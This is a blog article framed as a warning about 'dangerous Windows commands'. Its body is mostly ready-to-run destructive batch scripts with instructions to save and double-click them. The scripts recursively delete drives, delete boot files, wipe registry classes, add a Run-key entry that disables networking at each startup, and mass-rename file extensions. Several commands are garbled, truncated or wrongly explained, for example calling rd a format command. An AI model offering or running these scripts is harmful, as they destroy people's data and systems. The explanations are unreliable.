• Home
  • News
  • Software
  • Knowledge
  • MMO
  • Tips
  • Security
  • Network
  • Office
AnonyViet - English Version
  • Home
  • News
  • Software
  • Knowledge
  • MMO
  • Tips
  • Security
  • Network
  • Office
No Result
View All Result
  • Home
  • News
  • Software
  • Knowledge
  • MMO
  • Tips
  • Security
  • Network
  • Office
No Result
View All Result
AnonyViet - English Version
No Result
View All Result

The Most Dangerous Commands on Windows You Shouldn’t Use

AnonyViet by AnonyViet
January 28, 2023
in Tips
0

If you know some commands in Windows, then your work can be faster. But there are also dangerous commands on Windows that you should not try. So in this article, I will point out those dangerous commands so you can avoid them in the future.

Join the channel Telegram of the AnonyViet 👉 Link 👈

The Most Dangerous Commands on Windows You Shouldn’t Use

The most dangerous commands that Windows users need to know

Format the hard drive

The following command is used to format the hard drive in windows, but if you have data on your hard drive, back up the data first and then run the command. If you run the command without backup, your data will be lost, so this is considered a dangerous Windows command for you.

rd/s/q/ D:\
rd/s/q/ C:\
rd/s/q/ E:\

Delete Files in System32

To run this command, open Notepad and paste the code below and set the file extension to .bat. After opening this file, double click the System32 file in the window to delete it and the computer will crash.

@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini

Delete all system files

Save the file with the .bat extension by pasting the following code into Notepad. Now if you run that file, the computer may crash. Please backup your computer’s data before running this file.

del*.*


Delete Registry

First you need to backup registry system before executing the next command. Now, paste the following code into Notepad and save it with the .bat extension. Double-click that .bat file to open it and the registry will crash.

@echo off
START reg delete HKCR/.exe
START reg delete HKCR/.dll
START reg delete HKCR/*
The Most Dangerous Commands on Windows You Shouldn't Use 3

Turn off the Internet permanently

The following command is used to turn off the Internet permanently on your computer. Save the file with the .bat extension by pasting the following code into Notepad. Now run the command by double clicking on that file. This command is very dangerous because it can disable the Internet of the system.

echo @echo off>c:windowswimn32.bat
echo break off>>c:windowswimn32.bat
echo ipconfig/release_all>>c:windowswimn32.bat
echo end>>c:windowswimn32.bat
reg add hkey_local_machinesoftwaremicrosftwindowscurrentversionrun /v WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /f
reg add hkey_local_machinesoftwaremicrosftwindowscurrentversionrun /v CONTROLexit /t reg_sz /d c:window

Windows Blue Screen of Death

Save the file with the .bat extension by pasting the following code into Notepad. Now double click on that file to open it.

@echo off
delete %systemdrive%\*.* /f /s

Change file extension

To change the file extension on the computer, we will use the following command. In this command, replace real_extension_name with the old one of the file and then replace change_extension_name with the new file extension. Save the file with the .bat extension in Notepad.

Eg:

REN *.avi *.txt REN *.mkv *.txt REN *.BAT *.txt REN *.doc *.txt REN *.JPEG *.txt REN *.lnk *.txt
syntax: REN *.real_extension_name *.Change_Extension_name

Those are all the most dangerous commands in windows that you need to know. Alternatively, you can also speed up the system using cmd here.


The article achieved: 5/5 – (100 votes)

Tags: commandsDangerousShouldntWindows
Previous Post

How to Code Confession Using CMD 4.0 Style

Next Post

How to Hack Auto Like Tinder 100 automatic swipes

AnonyViet

AnonyViet

Related Posts

How to add sliders to Facebook Stories to easily rewind videos
Tips

How to add sliders to Facebook Stories to easily rewind videos

April 21, 2026
How to change the default font on Windows 10
Tips

How to change the default font on Windows 10

April 13, 2026
5 tips for using a Browser to replace an App (helps save RAM, time and money)
Tips

5 tips for using a Browser to replace an App (helps save RAM, time and money)

April 13, 2026
How to make funny MeMe photos without Photoshop within 10 seconds
Tips

How to make funny MeMe photos without Photoshop within 10 seconds

April 11, 2026
How to quickly design your own Logo without Photoshop
Tips

How to quickly design your own Logo without Photoshop

April 10, 2026
How to convert Website into App on Windows
Tips

How to convert Website into App on Windows

April 9, 2026
Next Post

How to Hack Auto Like Tinder 100 automatic swipes

0 0 votes
Article Rating
Subscribe
Login
Notify of
guest

guest

0 Comments
Oldest
Newest Most Voted
Inline Feedbacks
View all comments

Recent News

Top 5+ utilities to install for Gmail to speed up work processing

Top 5+ utilities to install for Gmail to speed up work processing

April 22, 2026
Decoding the problem of 4GB RAM and processing performance

Decoding the problem of 4GB RAM and processing performance

April 21, 2026
How to add sliders to Facebook Stories to easily rewind videos

How to add sliders to Facebook Stories to easily rewind videos

April 21, 2026
Reputable LG repair service in Hanoi & Ho Chi Minh City with LGservicecenter

Reputable LG repair service in Hanoi & Ho Chi Minh City with LGservicecenter

April 21, 2026
Top 5+ utilities to install for Gmail to speed up work processing

Top 5+ utilities to install for Gmail to speed up work processing

April 22, 2026
Decoding the problem of 4GB RAM and processing performance

Decoding the problem of 4GB RAM and processing performance

April 21, 2026
How to add sliders to Facebook Stories to easily rewind videos

How to add sliders to Facebook Stories to easily rewind videos

April 21, 2026
AnonyViet - English Version

AnonyViet

AnonyViet is a website share knowledge that you have never learned in school!

We are ready to welcome your comments, as well as your articles sent to AnonyViet.

Follow Us

Contact:

Email: anonyviet.com[@]gmail.com

Main Website: https://anonyviet.com

Recent News

Top 5+ utilities to install for Gmail to speed up work processing

Top 5+ utilities to install for Gmail to speed up work processing

April 22, 2026
Decoding the problem of 4GB RAM and processing performance

Decoding the problem of 4GB RAM and processing performance

April 21, 2026
No Result
View All Result
  • Home
  • News
  • Software
  • Knowledge
  • MMO
  • Tips
  • Security
  • Network
  • Office

wpDiscuz
0
0
Would love your thoughts, please comment.x
()
x
| Reply